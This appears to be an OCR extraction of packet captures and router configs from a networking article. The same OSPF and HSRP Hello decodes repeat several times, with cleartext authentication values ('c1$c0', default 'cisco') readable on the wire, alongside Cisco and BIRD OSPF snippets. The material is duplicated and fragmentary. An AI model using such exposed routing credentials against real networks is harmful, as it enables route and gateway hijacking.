+ Ethernet II, Src: aa:bb:cc:00:10:10 (aa:bb:cc:00:10:10), Dst: IPv4mcast_05 (01:00:5e:00:00:05)
+ Internet Protocol Version 4, Src: 196.10.10.2, Dst: 224.0.0.5
- Open Shortest Path First
    - OSPF Header
        Version: 2
        Message Type: Hello Packet (1)
        Packet Length: 48
        Source OSPF Router: 196.20.20.1
        Area ID: 0.0.0.0 (Backbone)
        Checksum: 0xa963 [correct]
        Auth Type: Simple password (1)
        Auth Data (Simple): c1$c0
    - OSPF Hello Packet
        Network Mask: 255.255.255.252
        Hello Interval [sec]: 10
      + Options: 0x12, (L) LLS Data block, (E) External Routing
        Router Priority: 1
        Router Dead Interval [sec]: 40
        Designated Router: 196.10.10.2
        Backup Designated Router: 196.10.10.1
        Active Neighbor: 196.10.10.1
    + OSPF LLS Data Block
```




```
└   1949 859.501075    192.168.100.1      224.0.0.2        HSRP         62 Hello (state Active)

+ Frame 1927: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on interface 0
+ Ethernet II, Src: All-HSRP-routers_0a (00:00:0c:07:ac:0a), Dst: IPv4mcast_02 (01:00:5e:00:00:02)
+ Internet Protocol Version 4, Src: 192.168.100.1, Dst: 224.0.0.2
+ User Datagram Protocol, Src Port: 1985, Dst Port: 1985
- Cisco Hot Standby Router Protocol
     Version: 0
     Op Code: Hello (0)
     State: Active (16)
     Hellotime: Default (3)
     Holdtime: Default (10)
     Priority: 150
     Group: 10
     Reserved: 0
     Authentication Data: Default (cisco)
     Virtual IP Address: 192.168.100.254
```




```
└    1949 859.501075    192.168.100.1    224.0.0.2    HSRP    62 Hello (state Active)

+ Frame 1927: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on interface 0
+ Ethernet II, Src: All-HSRP-routers_0a (00:00:0c:07:ac:0a), Dst: IPv4mcast_02 (01:00:5e:00:00:02)
+ Internet Protocol Version 4, Src: 192.168.100.1, Dst: 224.0.0.2
+ User Datagram Protocol, Src Port: 1985, Dst Port: 1985
- Cisco Hot Standby Router Protocol
     Version: 0
     Op Code: Hello (0)
     State: Active (16)
     Hellotime: Default (3)
     Holdtime: Default (10)
     Priority: 150
     Group: 10
     Reserved: 0
     Authentication Data: Default (cisco)
     Virtual IP Address: 192.168.100.254
```




```
1949 859.501075    192.168.100.1    224.0.0.2    HSRP    62 Hello (state Active)

+ Frame 1927: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on interface 0
+ Ethernet II, Src: All-HSRP-routers_0a (00:00:0c:07:ac:0a), Dst: IPv4mcast_02 (01:00:5e:00:00:02)
+ Internet Protocol Version 4, Src: 192.168.100.1, Dst: 224.0.0.2
+ User Datagram Protocol, Src Port: 1985, Dst Port: 1985
- Cisco Hot Standby Router Protocol
     Version: 0
     Op Code: Hello (0)
     State: Active (16)
     Hellotime: Default (3)
     Holdtime: Default (10)
     Priority: 150
     Group: 10
     Reserved: 0
     Authentication Data: Default (cisco)
     Virtual IP Address: 192.168.100.254
```




```
  1949 859.501075     192.168.100.1        224.0.0.2          HSRP             62 Hello (state Active)

+ Frame 1927: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on interface 0
+ Ethernet II, Src: All-HSRP-routers_0a (00:00:0c:07:ac:0a), Dst: IPv4mcast_02 (01:00:5e:00:00:02)
+ Internet Protocol Version 4, Src: 192.168.100.1, Dst: 224.0.0.2
+ User Datagram Protocol, Src Port: 1985, Dst Port: 1985
- Cisco Hot Standby Router Protocol
     Version: 0
     Op Code: Hello (0)
     State: Active (16)
     Hellotime: Default (3)
     Holdtime: Default (10)
     Priority: 150
     Group: 10
     Reserved: 0
     Authentication Data: Default (cisco)
     Virtual IP Address: 192.168.100.254
```



```
└    1949 859.501075     192.168.100.1       224.0.0.2          HSRP          62 Hello (state Active)

⊞ Frame 1927: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on interface 0
⊞ Ethernet II, Src: All-HSRP-routers_0a (00:00:0c:07:ac:0a), Dst: IPv4mcast_02 (01:00:5e:00:00:02)
⊞ Internet Protocol Version 4, Src: 192.168.100.1, Dst: 224.0.0.2
⊞ User Datagram Protocol, Src Port: 1985, Dst Port: 1985
⊟ Cisco Hot Standby Router Protocol
     Version: 0
     Op Code: Hello (0)
     State: Active (16)
     Hellotime: Default (3)
     Holdtime: Default (10)
     Priority: 150
     Group: 10
     Reserved: 0
     Authentication Data: Default (cisco)
     Virtual IP Address: 192.168.100.254
```



```
└     1949 859.501075     192.168.100.1      224.0.0.2         HSRP         62 Hello (state Active)

+ Frame 1927: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on interface 0
+ Ethernet II, Src: All-HSRP-routers_0a (00:00:0c:07:ac:0a), Dst: IPv4mcast_02 (01:00:5e:00:00:02)
+ Internet Protocol Version 4, Src: 192.168.100.1, Dst: 224.0.0.2
+ User Datagram Protocol, Src Port: 1985, Dst Port: 1985
- Cisco Hot Standby Router Protocol
     Version: 0
     Op Code: Hello (0)
     State: Active (16)
     Hellotime: Default (3)
     Holdtime: Default (10)
     Priority: 150
     Group: 10
     Reserved: 0
     Authentication Data: Default (cisco)
     Virtual IP Address: 192.168.100.254
```



```
└     1949 859.501075     192.168.100.1        224.0.0.2            HSRP             62 Hello (state Active)

⊞ Frame 1927: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on interface 0
⊞ Ethernet II, Src: All-HSRP-routers_0a (00:00:0c:07:ac:0a), Dst: IPv4mcast_02 (01:00:5e:00:00:02)
⊞ Internet Protocol Version 4, Src: 192.168.100.1, Dst: 224.0.0.2
⊞ User Datagram Protocol, Src Port: 1985, Dst Port: 1985
⊟ Cisco Hot Standby Router Protocol
     Version: 0
     Op Code: Hello (0)
     State: Active (16)
     Hellotime: Default (3)
     Holdtime: Default (10)
     Priority: 150
     Group: 10
     Reserved: 0
     Authentication Data: Default (cisco)
     Virtual IP Address: 192.168.100.254
```


```
R1# sh run | s ospf
router ospf 1
 network 0.0.0.0/0 area 0
```

```
R1# sh run | s ospf
router ospf 1
 network 0.0.0.0/0 area 0
```

```
R2# sh run | s ospf
router ospf 1
 network 192.168.10.0/24 area 0
 network 192.168.20.0/25 area 0
```

```
$ cat romana/publisher.conf
protocol static romana_routes {
    {{range .Networks}}
    route {{.}} reject;
    {{end}}
}

protocol ospf OSPF {
  export where proto = "romana_routes";
  area 0.0.0.0 {
    interface "*" {
      type broadcast;
    };
  };
}
```


```
$ cat romana/publisher.conf
protocol static romana_routes {
    {{range .Networks}}
    route {{.}} reject;
    {{end}}
}

protocol ospf OSPF {
  export where proto = "romana_routes";
  area 0.0.0.0 {
    interface "*" {
      type broadcast;
    };
  };
}
```





Firewalls

